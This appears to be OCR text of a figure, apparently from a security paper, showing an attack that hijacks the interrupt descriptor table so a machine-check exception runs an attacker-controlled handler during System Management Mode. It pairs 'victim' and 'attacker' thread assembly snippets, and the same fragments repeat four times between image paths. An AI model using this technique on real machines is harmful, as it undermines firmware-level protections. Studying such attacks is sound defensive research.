
Hijack IDT:

...

ffffffffc0197da0

...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)


```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)


```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)


```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

